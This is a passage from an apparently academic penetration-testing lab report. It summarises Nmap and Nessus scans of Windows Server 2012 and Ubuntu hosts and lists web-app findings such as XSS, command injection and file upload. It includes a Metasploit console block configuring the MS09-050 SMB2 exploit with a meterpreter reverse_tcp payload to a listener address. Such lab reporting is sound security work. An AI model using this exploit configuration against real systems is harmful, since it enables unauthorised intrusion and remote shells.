- Multiple issues detected in OpenBSD OpenSSH, indicating outdated or vulnerable SSH configuration.
- HTTP (Multiple Issues) found on the Apache web server, suggesting web service misconfigurations or outdated components.
- SSH (Multiple Issues) appears twice, reinforcing that several SSH-related weaknesses exist.
- Various informational findings (OS fingerprinting, CPE, patch assessment not available) give context but are not direct exploitable vulns.

7.2 Windows Server Scans



Figure 27: Nmap Scanning on Windows Server 2012



Figure 28: Nmap on Windows Server Contd.



Figure 29: Nessus Scan on Windows Server 2012



Figure 30: Nessus on Windows Server 2012 Results

- Host is running Microsoft Windows Server 2012 R2 Datacenter, detected via OS fingerprinting.
- Nessus reports "Microsoft Windows (Multiple Issues)" with mixed severity, indicating several OS-level vulnerabilities or missing patches.
- Two separate "SMB (Multiple Issues)" findings show that the SMB service exposes multiple weaknesses (likely including legacy configuration and known CVEs).
- "HTTP (Multiple Issues)" under the Web Servers family suggests the IIS web server has several potential vulnerabilities or misconfigurations.
- Several informational findings (DCE services enumeration, service detection, CPE, MAC, SYN scanner) confirm network profiling and host identification details.

8 Exploitation (Red Teaming)

8.1 Windows Server 2012



Figure 31: Starting Metasploitable



Figure 32: Searching Exploit

```
msf exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set rhost 10.1.150.95
rhost => 10.1.150.95
msf exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.1.150.95      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   445              yes       The target port (TCP)
   WAIT    180              yes       The number of seconds to wait for the attack to complete.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.177.139  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista SP1/SP2 and Server 2008 (x86)


View the full module info with the info, or info -d command.
```

Figure 33: Configuring Exploit



Figure 34: CVSS Score for SMB Vulnerability

8.2 Ubuntu Server



Figure 35: Nmap Scan for Confirming Vulnerabilities



Figure 36: Nmap Scan Contd.



Figure 37: Directoy Enumeration using GoBuster

Discovered Directories:

- /config – Configuration files
- /database – Database files
- /docs – Documentation
- /external – External resources
- /tests – Test files



Figure 38: Brute Force Vulnerability on Log in

Figure 39: Reflected XSS Vulnerability

Description:

- User input is reflected into HTML/JS output without encoding, allowing injection of ¡script¿ payloads that execute in victims' browsers during reflected attacks (e.g., phishing links).



Figure 40: CVSS Score for Reflected XSS

Figure 41: Command Injection



Figure 42: Command Injection Contd.



Figure 43: Command Injection Contd.



Figure 44: Command Injection Contd.



Figure 45: Command Injection Vulnerability

Description:

- User input is passed unsanitized to system shell commands (e.g., system() in PHP), enabling attackers to append/prepend OS commands via separators for remote code execution.



Figure 46: File Upload Vulnerability

Description:

- Web applications fail to validate file type, MIME content, or extensions, allowing attackers to upload malicious executables (e.g., PHP shells) that execute arbitrary code when accessed



Figure 47: CVSS Score for File Upload Vulnerability



Figure 48: Reverse Shell Vulnerability



Figure 49: CSRF Vulnerability

